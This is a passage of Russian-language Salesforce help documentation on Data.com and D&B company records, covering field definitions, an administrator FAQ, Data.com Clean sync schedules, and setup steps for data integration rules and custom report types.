Пример: При добавлении записи организации Starbucks из Data.com полю «Компания D&B» присваивается значение «Корпорация Starbucks», которое отображается при открытии записи. Данное значение подчеркнуто и может использоваться в качестве ссылки. Щелкните эту ссылку, чтобы открыть запись компании D&B для корпорации Starbucks.

Пример: При обновлении записи организации для Google полю «Компания D&B» присваивается значение Google при открытии записи. Данное значение подчеркнуто и может использоваться в качестве ссылки. Щелкните эту ссылку, чтобы открыть запись компании D&B для Google.

Прим.: Некоторые метки полей D&B отличаются от меток соотнесенных полей объекта. Например, поле организации «Местоположение организации» соотносится с полем связанной компании D&B «Тип расположения». Полный список стандартных соотнесений см. в разделе «Стандартные соотнесения полей Data.com и Salesforce». на странице 1869

Поле	Описание
Годовой объем продаж	Общий годовой объем продаж в местной валюте головного офиса. Dun & Bradstreet отслеживает показатели доходов для открытых акционерных обществ, глобальных и локальных головных подразделений, а также для некоторых главных офисов. Dun & Bradstreet не предоставляет данные сведения для филиалов.
Индикатор годового объема продаж	Достоверность показателя «Годовой объем продаж». Доступные значения: *Actual number*, *Low*, *Estimated (for all records)* и *Modeled (for non-US records)*. Пустое значение указывает на недоступность данных сведений.
Описание компании	Краткое описание компании, которое может содержать сведения о ее истории, продуктах и услугах, а также об уровне ее влияния в отдельной отрасли. Эти данные предоставляются компанией Hoover's.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии <0>Data.com PremiumProspector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на продукт <0>Data.com Premium Clean<1> в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Поле	Описание
Риск просрочки платежа	Вероятность получения платежа намного позже установленных сроков. Уровень риска определяется на основе стандартного кредитного балла и варьируется от малого до высокого. Данный показатель также называется предварительной маркетинговой оценкой. Доступные значения: *High risk of delinquency*, *Low risk of delinquency* и *Moderate risk of delinquency*. Dun & Bradstreet предоставляет данные сведения только для американских и канадских организаций. **Важное замечание:** Эту информацию разрешается использовать только с целью предварительного маркетинга.
Официальное имя локального головного подразделения	Основное имя локального головного подразделения, являющегося центральным региональным филиалом в корпоративной структуре организации.
Номер D-U-N-S локального головного подразделения	Номер D-U-N-S локального головного подразделения, являющегося центральным региональным филиалом в корпоративной структуре организации.
Номер D-U-N-S	Номер D-U-N-S — это уникальный девятизначный номер, назначаемый каждому офису организации в базе данных Dun & Bradstreet, функции которого отличаются от функций других офисов. Организации по всему миру используют номера D-U-N-S в качестве международного стандарта для коммерческой идентификации и отслеживания.
Номер факсимиле	Номер факсимиле компании.
Пятый код NAICS	Дополнительный код NAICS, используемый для подробной классификации организации по отраслям. См. поле «Основной код NAICS».
Пятое описание NAICS	Краткое описание рода деятельности организации на основе соответствующего кода NAICS. См. поле «Основное описание NAICS».
Пятый код SIC8*	Дополнительный код SIC, используемый для подробной классификации организации по отраслям. Максимальная длина: 8 символов.
Пятое описание SIC8	Краткое описание рода деятельности организации на основе соответствующего кода SIC. Максимальная длина: 80 символов.
Пятый код SIC	Дополнительный код SIC, используемый для подробной классификации организации по отраслям. См. поле «Основной код SIC».

Поле	Описание
Пятое описание SIC	Краткое описание рода деятельности организации на основе соответствующего кода SIC. См. поле «Основное описание SIC».
Пятый торговый стиль	Дополнительный торговый стиль, используемый организацией. См. поле «Основной торговый стиль».
Код FIPS MSA	Коды FIPS (Федеральный стандарт обработки информации) и MSA (Городская статистическая зона) определяют местоположение организации. Коды MSA разработаны Административно-бюджетным управлением США. Dun & Bradstreet предоставляет данные сведения только для организаций в США.
Описание кода FIPS MSA	Краткое описание кода FIPS MSA организации. Dun & Bradstreet предоставляет данные сведения только для организаций в США.
Четвертый код NAICS	Дополнительный код NAICS, используемый для подробной классификации организации по отраслям. См. поле «Основной код NAICS».
Четвертое описание NAICS	Краткое описание рода деятельности организации на основе соответствующего кода NAICS. См. поле «Основное описание NAICS».
Четвертый код SIC8*	Дополнительный код SIC, используемый для подробной классификации организации по отраслям. Максимальная длина: 8 символов.
Четвертое описание SIC8	Краткое описание рода деятельности организации на основе соответствующего кода SIC. Максимальная длина: 80 символов.
Четвертый код SIC	Дополнительный код SIC, используемый для подробной классификации организации по отраслям. См. поле «Основной код SIC».
Четвертое описание SIC	Краткое описание рода деятельности организации на основе соответствующего кода SIC. См. поле «Основное описание SIC».
Четвертый торговый стиль	Дополнительный торговый стиль, используемый организацией. См. поле «Основной торговый стиль».
Место в Fortune 1000	Числовое значение места компании в Fortune 1000. Нулевое или пустое значение означает, что компания не входит в список Fortune 1000.
Точность геокода	Уровень точности географических координат местоположения по сравнению с физическим адресом. Доступные значения: *«Уровень дома»*, *«Уровень улицы»*,

Поле	Описание
	«Уровень жилого массива», *«Уровень района»*, *«Уровень почтового адреса»*, *«Уровень индекса»*, *«Не удалось назначить геокод»*, *«Размещает адрес в правильном городе»*, *«Не совпало»*, *«Центр области или штата»*, *«Пересечение улиц»*, *«Расположение абонентского ящика»*, *«Точность дома вне США»*, *«Центр района»*, *«Подуровень местоположение-улица»* и *«Центр местоположения»*.
Официальное имя глобального головного подразделения	Основное имя глобального головного подразделения, являющегося центральным офисом в корпоративной структуре организации и контролирующего деятельность отделений и филиалов.
Номер `D-U-N-S` глобального головного подразделения	Номер D-U-N-S глобального головного подразделения, являющегося центральным офисом в корпоративной структуре организации и контролирующего деятельность отделений и филиалов.
Импорт/экспорт	Данное поле определяет статус компании: импортер товаров или услуг, экспортер товаров или услуг или товарный агент.
Международный телефонный код	Обязательный код для осуществления международных вызовов.
Широта	Географические координаты, определяющие положение отдельной точки на земной поверхности относительно севера или юга. Наряду с долготой, данное значение позволяет определить точное местоположение, которое затем используется для оценки точности геокода.
Организационно-правовая форма	Данное поле определяет организационно-правовую форму компании. Доступные значения: `Cooperative`, `Nonprofit organization`, `Local government body`, `Partnership of unknown type` и `Foreign company`.
Код региональной валюты	Валюта для отображения объема продаж компании. Полный список значений см. на странице Optimizer Resources, предоставленной компанией Dun & Bradstreet.
Код `ISO` региональной валюты	Код, используемый для отображения региональной валюты компании. Данные сведения предоставлены Международной организацией по стандартизации (ISO) и отображаются в виде трехбуквенных кодов валюты. Например, коду USD соответствует американский доллар.
Индикатор ответственности за местоположение	Данное поле определяет ответственность компании за занимаемое здание: собственость или аренда.

Поле	Описание
Тип расположения	Данное поле определяет организационный статус компании.Доступные значения: *«Один офис»*, *«Головной офис/родитель»* и *«Филиал»*.
Долгота	Географические координаты, определяющие положение отдельной точки на земной поверхности относительно востока или запада. Наряду с широтой, данное значение позволяет определить точное местоположение, которое затем используется для оценки точности геокода.
Почтовый адрес	Адрес для доставки корпоративной почты. Данное поле пропускается при совпадении почтового и основного адресов.
Кластер маркетингового сегментирования	Двадцать два отдельных взаимоисключающих профиля, созданных в результате кластерного анализа данных Dun & Bradstreet для организаций в США. Доступные значения: `High-Tension Branches of Insurance/Utility Industries`, `Rapid-Growth Large Businesses`, `Labor-Intensive Giants`, `Spartans` и `Main Street USA`. Dun & Bradstreet предоставляет данные сведения только для организаций в США.
Индикатор принадлежности меньшинству	Данное поле определяет организации, принадлежащие или контролируемые представителями меньшинства. Dun & Bradstreet предоставляет данные сведения только для организаций в США.
Национальный идентификационный номер	Идентификационный номер, используемый в некоторых странах для регистрации компаний и уплаты налогов. Данное поле не применяется к американским организациям.
Национальная идентификационная система	Данное поле определяет используемый тип национального идентификационного номера. Полный список значений см. на странице Optimizer Resources, предоставленной компанией Dun & Bradstreet.
Количество членов бизнес-сообщества	Общее количество членов организации во всем мире, включая глобальные головные подразделения, отделения и филиалы (при их наличии).
Количество сотрудников (глобально)	Общее количество сотрудников в глобальном головном подразделении, являющемся центральным офисом в корпоративной структуре организации и контролирующим деятельность отделений и филиалов.
Количество сотрудников (местоположение)	Количество сотрудников в определенном местоположении (например, в филиале).
Индикатор количества сотрудников (местоположение)	Достоверность показателя «Количество сотрудников (местоположение)». Доступные значения: `Actual`

Поле	Описание
	number, *Low*, *Estimated (for all records)* и *Modeled (for non-US records)*. Пустое значение указывает на недоступность данных сведений.
Количество сотрудников: всего	Общее количество сотрудников в компании, включая все отделения и филиалы. Данные сведения доступны только для записей со значением *Headquarter/Parent* в поле «Тип местоположения».
Индикатор количества сотрудников (всего)	Достоверность показателя «Количество сотрудников (всего)». Доступные значения: *Actual number*, *Low*, *Estimated (for all records)* и *Modeled (for non-US records)*. Пустое значение указывает на недоступность данных сведений.
Индикатор банкротства	Данное поле определяет компании, которые больше не существуют по указанному адресу.
Индикатор типа собственности	Данное поле определяет тип собственности компании: государственная или частная. Для филиалов открытого акционерного общества отображается значение *Private* до момента начала их самостоятельной деятельности.
Официальное имя родительской компании	Основное имя родительской или головной компании.
Номер D-U-N-S родительской компании	Номер D-U-N-S родительской или головной компании.
Основной адрес	Адрес фактического местонахождения компании. Данное поле соответствует полю «Адрес для счета» в записях организаций.
Основное официальное имя	Основное или зарегистрированное название компании.
Основной код NAICS	Шестизначный код NAICS — это стандарт, используемый в правительственных и деловых кругах для классификации коммерческих предприятий в соответствии с их экономической активностью. Использование данного кода позволяет собирать, анализировать и публиковать статические данные, связанные с деловой экономикой США. Полный список значений см. на странице Optimizer Resources, предоставленной компанией Dun & Bradstreet.
Основное описание NAICS	Краткое описание рода деятельности организации на основе кода NAICS.
Основной код SIC	Четырехзначный код SIC — это стандарт, используемый для классификации коммерческих предприятий по отраслям. Полный список значений см. на странице Optimizer Resources, предоставленной компанией Dun & Bradstreet.

Поле	Описание
Основное описание SIC	Краткое описание рода деятельности организации на основе кода SIC.
Основной торговый стиль	Имя, используемое для ведения деятельности и отличающееся от юридического. Аналогично официальному названию (DBA-имя).
Сотрудники за предыдущий год	Общее число сотрудников за предыдущий год.
Доходы за предыдущий год	Годовые доходы за предыдущий год.
Второй код SIC8*	Дополнительный код SIC, используемый для подробной классификации организации по отраслям. Максимальная длина: 8 символов.
Второе описание SIC8*	Краткое описание рода деятельности организации на основе соответствующего кода SIC. Максимальная длина: 80 символов.
Второй код NAICS	Дополнительный код NAICS, используемый для подробной классификации организации по отраслям. См. поле «Основной код NAICS».
Второе описание NAICS	Краткое описание рода деятельности организации на основе соответствующего кода NAICS. См. поле «Основное описание NAICS».
Второй код SIC	Дополнительный код SIC, используемый для подробной классификации организации по отраслям. См. поле «Основной код SIC».
Второе описание SIC	Краткое описание рода деятельности организации на основе соответствующего кода SIC. См. поле «Основное описание SIC».
Второй торговый стиль	Дополнительный торговый стиль, используемый организацией. См. поле «Основной торговый стиль».
Шестой код NAICS	Дополнительный код NAICS, используемый для подробной классификации организации по отраслям. См. поле «Основной код NAICS».
Шестое описание NAICS	Краткое описание рода деятельности организации на основе соответствующего кода NAICS. См. поле «Основное описание NAICS».
Шестой код SIC8*	Дополнительный код SIC, используемый для подробной классификации организации по отраслям. Максимальная длина: 8 символов.
Шестое описание SIC8*	Краткое описание рода деятельности организации на основе соответствующего кода SIC. Максимальная длина: 80 символов.

Поле	Описание
Шестой код SIC	Дополнительный код SIC, используемый для подробной классификации организации по отраслям. См. поле «Основной код SIC».
Шестое описание SIC	Краткое описание рода деятельности организации на основе соответствующего кода SIC. См. поле «Основное описание SIC».
Индикатор малого бизнеса	Данное поле определяет компании, принадлежащие малому бизнесу согласно Управлению по делам малого бизнеса при Правительстве США. Dun & Bradstreet предоставляет данные сведения только для организаций в США.
Фондовая биржа	Биржа, соответствующая биржевому символу компании. Например: NASDAQ или NYSE.
Индикатор филиала	Данное поле определяет компании, которые принадлежат другой организации более чем на 50 процентов.
S&P 500	Значение «Истина» или «Ложь». Если «Истина», то компания представлена в индексе S&P 500. Если «Ложь», то компания не представлена в индексе S&P 500.
Номер телефона	Основной номер телефона компании.
Третий код NAICS	Дополнительный код NAICS, используемый для подробной классификации организации по отраслям. См. поле «Основной код NAICS».
Третье описание NAICS	Краткое описание рода деятельности организации на основе соответствующего кода NAICS. См. поле «Основное описание NAICS».
Третий код SIC8*	Дополнительный код SIC, используемый для подробной классификации организации по отраслям. Максимальная длина: 8 символов.
Третье описание SIC8	Краткое описание рода деятельности организации на основе соответствующего кода SIC. Максимальная длина: 80 символов.
Третий код SIC	Дополнительный код SIC, используемый для подробной классификации организации по отраслям. См. поле «Основной код SIC».
Третье описание SIC	Краткое описание рода деятельности организации на основе соответствующего кода SIC. См. поле «Основное описание SIC».
Третий торговый стиль	Дополнительный торговый стиль, используемый организацией. См. поле «Основной торговый стиль».

Поле	Описание
Биржевой символ	Буквенное сокращение, используемое для определения публично торгуемых акций отдельной компании. Также называется биржевым символом акций.
URL-адрес	Адрес основного корпоративного веб-сайта.
Американский ИНН	Идентификационный номер компании, используемый Налоговой службой США при соблюдении налогового законодательства. Также называется федеральным идентификационным номером налогоплательщика. Dun & Bradstreet предоставляет данные сведения только для организаций в США.
Индикатор принадлежности женскому полу	Данное поле определяет компании, которые принадлежат или контролируются женским полом более чем на 50 процентов. Dun & Bradstreet предоставляет данные сведения только для организаций в США.
Год начала	Год основания компании или год приобретения контрольного пакета текущим руководством. Если год основания или приобретения компании недоступен, то используется год создания записи Dun & Bradstreet. Dun & Bradstreet не предоставляет данные сведения для филиалов.

*Доступно только при наличии лицензии Data.com Prospector

Администрирование Data.com. Вопросы и ответы

Данный раздел содержит ответы на некоторые типичные вопросы администраторов о продукте Data.com.

- Как определить продукт Data.com, используемый в организации?
- Поля, на которые влияют правила интеграции данных и функция очистки Data.com
  При использовании функции Data.com для обновления записи поля записи обновляются сведениями из Data.com.
- Какой продукт должна использовать моя организация для очистки записей организаций, контактов и интересов?
- Что делать при достижении пользователями Data.com ограничения на добавление?
- Можно ли предотвратить автоматическое обновление записей заданиями по Data.com Clean?
- Почему отображается сообщение «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным»?
- Как часто задания по Data.com Clean обновляют все мои организации, контакты, интересы и компании D&B?

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

- Получение нужных высококачественных данных в любое время прямо в Salesforce

Как определить продукт Data.com, используемый в организации?

Чтобы определить используемый продукт, откройте страницу «Лицензии и ограничения Data.com». На странице настроек в поле быстрого поиска введите *Лицензии и лимиты*, а затем выберите **«Лицензии и лимиты»**. Если вы приобрели продукт Data.com Corporate Prospector, то заголовок данного раздела страницы будет содержать слово «Corporate». Если вы приобрели продукт Data.com Premium Prospector, то заголовок будет содержать слово «Premium».

СМ. ТАКЖЕ:

- Data.com Clean
- Интеграция данных

Поля, на которые влияют правила интеграции данных и функция очистки Data.com

При использовании функции Data.com для обновления записи поля записи обновляются сведениями из Data.com.

Прим.:

- Если вы используете настроенные соотнесения полей в своих правилах интеграции данных, поля, затронутые Data.com, могут отличаться от перечисленных.
- При получении одного из следующих сообщений обратитесь к своему администратору Salesforce. У вас ограниченный доступ к данным, поэтому не удается полностью обновить эту запись или У вас ограниченный доступ к полям организации, поэтому вы не можете обновить все показанные здесь поля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Prospector<1> в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Поля организаций

Следующие поля доступны функции Data.com Clean и правилу интеграции данных «Сведения компании для организаций». Звездочка (*) обозначает поля, которые **недоступны** правилу интеграции данных «Сведения компании для организаций».

Имя организации	Отрасль
Местоположение организации	Код NAICS
Годовой доход	Описание NAICS
Адрес для счета	Ответственность
Статус очистки*	Тел.
Компания D&B	Код SIC
Ключ Data.com	Описание SIC
Номер D-U-N-S	Биржевой символ
Описание	Торговый стиль
Сотрудники	Веб-сайт
Факс	Год начала

Поля контактов

Следующие поля доступны функции Data.com Clean.

Статус очистки	Почтовый адрес
Ключ Data.com	Тел.
Электронная почта	Должность

Имя

Поля интересов

Следующие поля доступны функции Data.com Clean. Звездочка (*) обозначает поля, доступные правилу интеграции данных «Сведения о компании для интересов».

Адрес	Электронная почта
Годовой доход*	Отрасль*
Статус очистки	Имя
Компания	Количество сотрудников*
Номер D-U-N-S компании*	Тел.
Компания D&B*	Должность
Ключ Data.com	

Геокоды для полей «Адрес для выставления счета организации»

Следующие поля доступны правилу интеграции данных «Геокоды для адреса выставления счета организации».

BillingLatitude	BillingLongitude
BillingGeocodeAccuracy	

Прим.: Эти поля не отображаются в записях.

Геокоды для полей «Адрес отправки организации»

Следующие поля доступны правилу интеграции данных «Геокоды для адреса отправки организации».

ShippingLatitude	ShippingLongitude
ShippingGeocodeAccuracy	

Прим.: Эти поля не отображаются в записях.

Геокоды для полей «Почтовый адрес контакта»

Следующие поля доступны правилу интеграции данных «Геокоды для почтового адреса контакта».

MailingLatitude	MailingLongitude
MailingGeocodeAccuracy	

Прим.: Эти поля не отображаются в записях.

Геокоды для полей «Геокоды адресов к интересам»

Следующие поля доступны правилу интеграции данных «Геокоды адресов к интересам».

Широта	Долгота
`GeocodeAccuracy`	

Прим.: Эти поля не отображаются в записях.

СМ. ТАКЖЕ:

- Почему отображается сообщение «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным»?
- Очистка отдельных записей организации в Salesforce Classic

Какой продукт должна использовать моя организация для очистки записей организаций, контактов и интересов?

Компания salesforce.com предлагает пользователям несколько продуктов. Подробнее о наборе продуктов Data.com и параметрах очистки, представленных в каждом из компонентов, вы можете узнать в разделе Получение качественных данных в нужное время непосредственно в Salesforce.

Чтобы включить функцию очистки в организации, обратитесь в компанию Salesforce.

СМ. ТАКЖЕ:

- Data.com Clean

Что делать при достижении пользователями Data.com ограничения на добавление?

Чтобы приобрести дополнительные лицензии для пользователей Data.com, обратитесь к менеджеру по работе с клиентами Salesforce.

СМ. ТАКЖЕ:

- Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?

Можно ли предотвратить автоматическое обновление записей заданиями по Data.com Clean?

Да. Просто выполните данные рекомендации.

СМ. ТАКЖЕ:

- Data.com Clean
- Отмена обновления записей при выполнении заданий Data.com Clean

Почему отображается сообщение **«Данная запись не может быть полностью очищена по причине ограниченного доступа к данным»**?

При неудачном редактировании как минимум одного поля записи организации, контакта или интереса данное сообщение отображается пользователям, выполняющим очистку записи вручную посредством функции Data.com Clean. Поля, доступные для редактирования, также могут быть очищены.

Чтобы гарантировать возможность редактирования полей Salesforce, изменяемых при очистке записей (включая поля D&B), обратитесь к администратору. Порядок действий администратора определяется версией системы Salesforce, которую использует компания.

- При использовании версий Contact Manager Edition и Group Edition убедитесь, что поля используются соответствующим макетом страницы.
- При использовании версий Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition убедитесь, что параметры безопасности полей имеют значение «Доступно».

СМ. ТАКЖЕ:

Поля, на которые влияют правила интеграции данных и функция очистки Data.com

Использование Data.com. Вопросы и ответы

Как часто задания по Data.com Clean обновляют *все* мои организации, контакты, интересы и компании D&B?

Периодичность выполнения заданий определяется посредством страницы «Задания по очистке». Существует два типа заданий.

Полная синхронизация
Данные задания очищают все записи, независимо от их статуса очистки.

Прим.: Если задания разрешают игнорировать пропущенные записи, то записи со статусом очистки «Пропущено» не подлежат очистке.

Добавочная синхронизация
Данные задания очищают только записи со статусом очистки «Не сравнивалось».

Полная синхронизация выполняется только при наличии заданий, запланированных как минимум на один день недели.

Полная синхронизация контактов и интересов выполняется каждые 14 дней для всех подходящих записей.

Для записей компании D&B полное задание синхронизации запускается каждые 14 дней. Очистка записей осуществляется только при выполнении полной синхронизации.

Частота выполнения полной синхронизации организаций определяется выбранной службой сопоставления и наличием значения в поле «Номер `D-U-N-S` компании». При *наличии* номера D-U-N-S полная синхронизация организаций выполняется каждые 14 дней, независимо от используемой службы сопоставления. При *отсутствии* номера D-U-N-S просмотрите таблицу ниже.

Служба сопоставления	**Частота очистки организаций *без* номера D-U-N-S**
Сопоставление Data.com	Каждые 14 дней
Сопоставление DUNSRight	Каждые 30 дней Прим.: При каждом выполнении полной синхронизации для организаций без номера D-U-N-S рекомендуем задавать параметру «Полная

Служба сопоставления	Частота очистки организаций *без* номера D-U-N-S
	синхронизация при выполнении следующего задания» на странице «Задания по очистке» значение «Вкл.». После выполнения полной синхронизации данному параметру задается значение «Выкл.», которое не может быть изменено на значение «Вкл.» в течение 30 дней после завершения последней полной синхронизации.

СМ. ТАКЖЕ:

Планирование заданий по очистке Data.com

Расписание полной синхронизации записей организаций Salesforce с использованием Data.com Clean

Настройка интеграции данных

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для реализации интеграции данных выполните следующие действия.	Настройка приложения
Для активации пользователей интеграции данных выполните следующие действия.	Управление внутренними пользователями
Для определения триггеров:	Автор Apex
Для определения бизнес-правил:	Настройка приложения
Для установки пакетов AppExchange:	Загрузка пакетов AppExchange

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Настройте интеграцию данных, чтобы ваша организация непрерывно получала последние сведения.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

1. Активация правила интеграции данных

   Чтобы включить функцию «Интеграция данных» для организаций, контактов и интересов, активируйте правила интеграции данных. После активации правила Data.com обновит все записи в объекте. Data.com затем будет постоянно обновлять записи при их добавлении или изменении.

2. Настройка макетов страниц для интеграции данных

   При активации правил интеграции данных сделайте функции интеграции данных доступными для своих пользователей, добавив кнопки и поля к своим макетам страниц для организаций, контактов и интересов.

3. Рекомендации по настройке правил интеграции данных «Сведения о компании»

   Следуйте важным рекомендациям при использовании правил интеграции данных Data.com для автоматического обновления интересов и организаций.

4. Создание типа настраиваемого отчета по сведениям об интеграции данных для организаций, контактов или интересов

   Создайте типы настраиваемых отчетов для составления отчетов по обновленным сведениям об интеграции данных организаций, контактов и интересов. Типы настраиваемых отчетов по сведениям об интеграции данных позволяют быстро просматривать сведения об обновлении разных записей посредством одного отчета. Рекомендуем использовать данные сведения для определения шаблонов и трендов данных, а также управления или изменения способа обновления записей.

5. Рекомендации по настраиваемому соотнесению правил интеграции данных

   Правила интеграции данных имеют соотнесение обновляемых полей, которое контролирует, как Data.com обновляет ваши записи. Правила обеспечивают настраиваемое соотнесение полей по умолчанию. Прежде чем изменить соотнесение обновляемых полей, убедитесь в глубоком понимании принципов соотнесения, необходимой подготовки и ожидаемых результатов.

6. Что такое обновление данных?

   Службы данных могут автоматически выполнять полную синхронизацию ваших записей по регулярному расписанию. Службы также сообщают о тех случаях, когда нет данных, которые были доступны ранее.

СМ. ТАКЖЕ:

Активация правила интеграции данных

Настройка макетов страниц для интеграции данных

Создание типа настраиваемого отчета по сведениям об интеграции данных для организаций, контактов или интересов

Активация правила интеграции данных

Чтобы включить функцию «Интеграция данных» для организаций, контактов и интересов, активируйте правила интеграции данных. После активации правила Data.com обновит все записи в объекте. Data.com затем будет постоянно обновлять записи при их добавлении или изменении.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

Включите функцию «Интеграция данных» для организаций, контактов и интересов, активировав правило интеграции данных.

1. В меню «Настройка» введите *«Правила интеграции данных»* в поле «Быстрый поиск».
2. В раскрывающемся списке выберите вариант **«Все правила интеграции данных»**.
3. Поищите в столбце «Текущий статус». Если статус для правила содержит слово «Активно», то все в порядке. Вы можете активировать другие правила интеграции данных.
   a. Если правило имеет статус «Неактивно», щелкните название правила.
   b. На странице описания правила нажмите кнопку **«Активировать»**, чтобы активировать правило.
   c. В появившемся окне нажмите кнопку **«ОК»**, тем самым активировав правило.
   d. Чтобы вернуться к списку правил интеграции данных, нажмите **«Назад к списку: Правила интеграции данных**.

Правило интеграции данных активно, значит функция интеграции включена для этого конкретного правила.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или выключения интеграции данных выполните следующие действия.

- Настройка приложения

Настройка макетов страниц для интеграции данных

При активации правил интеграции данных сделайте функции интеграции данных доступными для своих пользователей, добавив кнопки и поля к своим макетам страниц для организаций, контактов и интересов.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

Прим.: При использовании версии Professional Edition рекомендуем добавить *все* доступные поля и кнопки Data.com в макет страницы каждого объекта (организации, контакты, интересы и компании D&B). В версии Professional Edition не поддерживаются настраиваемые макеты страниц.

Прим.: Это необходимо только в Salesforce Classic.

1. В меню «Настройка» выберите *«Организации»* в поле **«Быстрый поиск»**.
2. Выберите **«Макеты страниц»**, затем щелкните **«Правка»** рядом с макетом страницы, которую хотите обновить.
3. На странице **«Макет организации»** в списке категорий элементов страниц щелкните **«Связанные поля»**.
4. Перетащите связанный список **«Правила интеграции данных»** в то место на странице, в котором он должен появляться.
   Появится связанный список **«Правила интеграции данных»**.
5. Чтобы сохранить макет, щелкните **«Сохранить»**.
6. Повторите предыдущие действия для макетов страниц **«Контакты»** и **«Интересы»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:
- Настройка приложения

Для просмотра макетов страниц:
- Просмотр настройки и конфигурации

Рекомендации по настройке правил интеграции данных «Сведения о компании»

Следуйте важным рекомендациям при использовании правил интеграции данных Data.com для автоматического обновления интересов и организаций.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Поправки для пользователей Salesforce Classic

Откорректируйте макет страницы интереса или организации, чтобы позволить пользователямSalesforce Classic определять статус обновления записи и ее обновление в ручном режиме. Добавьте связанный список правил интеграции данных в макет.

Доступ для пользователей, выполняющих обновление записей в ручном режиме

Доступ к объекту «Компания D&B»

Убедитесь что пользователям назначены полномочия «Чтение» и «Создание» для объекта «Компания D&B». Если пользователь обновляет запись, правило создает связанную запись компании D&B (если запись еще не создана).

Доступ к полям организаций

При использовании правила «Сведения о компании для организаций» скорректируйте параметры безопасности полей, чтобы предоставить пользователям доступ к полям с данными, предоставленными правилом.

Имя организации	Описание	Тел.
Местоположение организации	Сотрудники	Код SIC
Годовой доход	Факс	Описание SIC
Адрес для счета	Отрасль	Биржевой символ
Номер D-U-N-S компании	Код NAICS	Торговый стиль
Компания D&B	Описание NAICS	Год начала
Ключ Data.com	Ответственность	Веб-сайт

Доступ к полям интересов

При использовании правила «Сведения о компании для интересов» скорректируйте параметры безопасности, чтобы предоставить пользователям доступ к полям интересов.

- Годовой доход
- Компания D&B
- Номер D-U-N-S компании
- Отрасль
- Количество сотрудников

Прим.: Управление параметрами безопасности полей в версии Professional Edition выполняется с помощью макетов страниц.

СМ. ТАКЖЕ:

Настройка правил интеграции данных «Сведения о компании»

Управление доступом пользователей к полям

Создание типа настраиваемого отчета по сведениям об интеграции данных для организаций, контактов или интересов

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания или обновления типов настраиваемых отчетов:	Управление типами настраиваемых отчетов
Для удаления типов настраиваемых отчетов:	Изменение всех данных
Для запуска отчетов:	Запуск отчетов
Для планирования отчетов:	Планирование отчетов
Для создания, редактирования и удаления отчетов:	Создание и настройка отчетов И Конструктор отчетов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Создайте типы настраиваемых отчетов для составления отчетов по обновленным сведениям об интеграции данных организаций, контактов и интересов. Типы настраиваемых отчетов по сведениям об интеграции данных позволяют быстро просматривать сведения об обновлении разных записей посредством одного отчета. Рекомендуем использовать данные сведения для определения шаблонов и трендов данных, а также управления или изменения способа обновления записей.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

Прим.: Нельзя создавать настраиваемые отчеты для правил интеграции данных геокода. Для просмотра статуса обновления геокодов используйте Salesforce API.

Используйте настраиваемые отчеты для просмотра статуса обновления записей с помощью правил интеграции данных. Перед самостоятельным созданием отчета следует создать тип настраиваемого отчета, в котором сводятся все интересующие вас данные.

1. В разделе «Настройка» введите *«Типы отчетов»* в поле «Быстрый поиск», затем выберите **«Типы отчетов»**.
   Если отображается страница с заголовком **«Что такое тип настраиваемого отчета?»**, нажмите кнопку **«Продолжить»**.
2. Щелкните **«Создать тип настраиваемого отчета»**, чтобы перейти на страницу **«Этап 1. Определение типа настраиваемого отчета»**.
